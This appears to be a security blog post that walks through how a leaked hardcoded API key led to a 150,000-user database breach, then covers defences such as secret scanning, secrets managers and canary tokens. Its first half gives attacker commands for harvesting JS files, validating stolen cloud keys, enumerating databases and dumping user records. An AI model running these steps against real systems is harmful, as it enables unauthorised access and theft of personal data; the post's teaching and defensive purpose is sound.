Listen to this Post
Introduction:

In a stark reminder of a pervasive security anti-pattern, a recent bug bounty disclosure revealed how a single hardcoded API key within a publicly accessible JavaScript file led to the complete compromise of a database containing 150,000 verified user records in under two hours. This incident underscores a critical failure in the secure software development lifecycle (SDLC), where secrets management is treated as an afterthought rather than a foundational security control. The breach pathway—from client-side code reconnaissance to server-side database access—highlights a chain of vulnerabilities often overlooked in modern web application penetration testing.
Learning Objectives:
- Understand the process of reconnaissance and secret extraction from client-side application files.
- Learn the step-by-step methodology an attacker uses to escalate from a leaked secret to a full database compromise.
- Implement proactive detection and prevention strategies to eliminate hardcoded secrets and manage credentials securely.
You Should Know:
- The Reconnaissance Phase: Mapping the Application and Discovering Secrets
The initial attack vector begins not with complex exploits, but with meticulous observation. Attackers scrutinize the web application’s loaded resources, particularly JavaScript files, which often contain hidden API keys, internal endpoints, and credentials for third-party services.
Step‑by‑step guide explaining what this does and how to use it.
1. Map All Resources: Use browser developer tools (F12) or a command-line tool like `curl` to fetch the main page and parse for JS files.
curl -s https://target-app.com | grep -oP 'src="[^"].js"' | cut -d'"' -f2
2. Download and Analyze: Fetch all identified JavaScript files for manual review or automated scanning.
wget -i js_files_list.txt
3. Automated Secret Scanning: Use tools like TruffleHog, gitleaks, or `repo-supervisor` to scan files for patterns of secrets (e.g., AWS keys, GitHub tokens, database passwords).
 Scan a directory with TruffleHog
trufflehog filesystem --directory=./downloaded_js --no-verification
4. Identify High-Value Secrets: Look for strings labeled API_KEY, SECRET, PASSWORD, or connections to services like firebase, aws, mongodb+srv://.
- Initial Foothold: Validating and Leveraging the Exposed Credential
Once a potential secret is discovered, the attacker must validate its authenticity and scope. A cloud service API key or database connection string is a prime target.
Step‑by‑step guide explaining what this does and how to use it.
1. Identify the Service: Determine which service the key belongs to (e.g., AWS, Twilio, Stripe, a direct database).
2. Test for Validity: Use the service’s CLI or a simple API call to confirm the key is active.
 Example: Testing an AWS key with AWS CLI (if suspected)
export AWS_ACCESS_KEY_ID="AKIA..."
export AWS_SECRET_ACCESS_KEY="..."
aws sts get-caller-identity
3. Enumerate Permissions: Understand what the key allows. For cloud keys, list attached policies or roles.
aws iam list-attached-user-policies --user-name $(aws sts get-caller-identity --query 'Arn' --output text | cut -d'/' -f2)
- Lateral Movement: From Cloud Access to Database Services
In the cited breach, the key likely provided access to a cloud infrastructure service like AWS RDS, MongoDB Atlas, or a serverless database. Attackers escalate access to interact with the data layer directly.
Step‑by‑step guide explaining what this does and how to use it.
1. Discover Database Resources: Using the cloud CLI, list available database instances.
 For AWS RDS
aws rds describe-db-instances
 For MongoDB Atlas via API (if CLI not available)
curl -X GET --user "PUBLIC_KEY:PRIVATE_KEY" https://cloud.mongodb.com/api/atlas/v1.0/groups
2. Extract Connection Details: Obtain the database endpoint, port, and name.
3. Connect to the Database: Use standard database clients to establish a connection.
 Connecting to a MySQL RDS instance
mysql -h database-1.xyz.us-east-1.rds.amazonaws.com -u admin -p
 Enter password when prompted (or use the password from the secret)
- Data Exfiltration and Exploitation: Compromising the 150k User Database
With database access granted, the attacker can now read, modify, or exfiltrate data. The “verified users” data is extremely high-value for credential stuffing, phishing, or identity fraud.
Step‑by‑step guide explaining what this does and how to use it.
1. Enumerate Tables/Schemas: First, understand the database structure.
-- In MySQL
SHOW DATABASES;
USE target_database;
SHOW TABLES;
DESCRIBE users;
2. Extract Data: Perform queries to dump sensitive information.
SELECT user_id, email, hashed_password, phone_number FROM users LIMIT 1000;
3. Automated Dumping: Use tools like `mysqldump` or `mongoexport` for large-scale data extraction.
mysqldump -h [bash] -u [bash] -p[bash] [bash] > full_dump.sql
- Proactive Defense: Implementing Secret Detection in CI/CD Pipelines
The core mitigation is to prevent secrets from entering code repositories. This is a DevOps and DevSecOps imperative.
Step‑by‑step guide explaining what this does and how to use it.
1. Use a Secrets Manager: Store all secrets in dedicated services like AWS Secrets Manager, HashiCorp Vault, or Azure Key Vault.
2. Integrate Static Application Security Testing (SAST): Implement pre-commit and CI pipeline hooks that scan for secrets.
 Example GitLab CI job using gitleaks
secret_detection:
stage: test
image: zoontek/gitleaks:latest
script:
- gitleaks detect --source . --verbose --redact
allow_failure: false
3. Scan Existing Repositories: Retroactively clean your git history of any committed secrets using tools like git-filter-repo.
git filter-repo --force --use-base-name \
--path config.json \
--replace-text <(echo 'OLD_API_KEY==>NEW_API_KEY')
6. Runtime Protection: Monitoring for Unauthorized Secret Use
Even with preventive controls, detection is crucial. Monitor your cloud environments for anomalous use of credentials.
Step‑by‑step guide explaining what this does and how to use it.
1. Enable CloudTrail/Azure Activity Logs: Ensure all API calls are logged.
2. Set Up Alerts for Unusual Activity: Create alerts for actions like `DescribeDBInstances` or `ListUsers` from unexpected IP ranges or at unusual times.
3. Use Canary Tokens: Place fake API keys (canary tokens) in your client-side code. When these are used, you receive an alert, signaling a breach.
// A fake, enticing key placed in JS
const CANARY_API_KEY = "sk_live_thisisafakekey123456";
- Hardening Client-Side Code: A Zero-Trust Approach to Frontend Security
Assume anything shipped to the client is public. Architect your applications accordingly.
Step‑by‑step guide explaining what this does and how to use it.
1. Backend for Frontend (BFF): Never let the frontend call third-party APIs directly with a secret. Use a backend proxy to hold and manage secrets.
2. Implement Proper API Authentication: Use short-lived tokens (JWTs) for user sessions instead of static keys.
3. Environment Variable Validation: For frameworks like Next.js, ensure server-side environment variables (process.env) are never exposed through data sent to the client. Use build-time analysis.
 Using Next.js built-in analysis
NEXT_ANALYZE=1 npm run build
 Review the bundle analysis for accidental secret inclusion.
What Undercode Say:
- The Two-Hour Takedown is a Process, Not a Magic Trick: The timeline highlights a standardized, automated attack playbook. Reconnaissance and validation are automated, turning a simple mistake into a catastrophic breach with alarming speed.
- Secrets Management is Non-Negotiable: This breach is a textbook example of “shifting security left” failure. Integrating secret scanning into the developer’s workflow (IDE and pre-commit) is more effective and cheaper than dealing with a post-breach fallout.
Analysis:
This incident is not about a sophisticated zero-day exploit; it’s about the failure to implement basic cyber hygiene. The modern attacker’s toolbox is filled with automated scanners that continuously crawl the web and public code repositories for exactly these types of errors. The economic incentive for finding such a secret is enormous, making it a high-priority target for both ethical bug bounty hunters and malicious actors. Organizations must move beyond the manual “don’t do that” policy and enforce technical controls that make committing a secret impossible. The convergence of DevOps and security (DevSecOps) is the only viable path forward, where security controls are embedded into the CI/CD pipeline as automated gates, not as manual checklist items reviewed after the fact.
Prediction:
The automation of secret discovery and exploitation will only intensify. We will see a rise in AI-powered bots that continuously scan and test discovered credentials in real-time, reducing the compromise window from hours to minutes. Furthermore, regulatory frameworks like GDPR and evolving cybersecurity insurance policies will begin to explicitly penalize or deny coverage for breaches originating from hardcoded secrets, treating them as evidence of gross negligence. This will force a widespread architectural shift towards zero-trust principles and ubiquitous use of secrets management platforms, making the hardcoded secret a relic of past development practices.
▶️ Related Video (74% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Denis Kairys – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


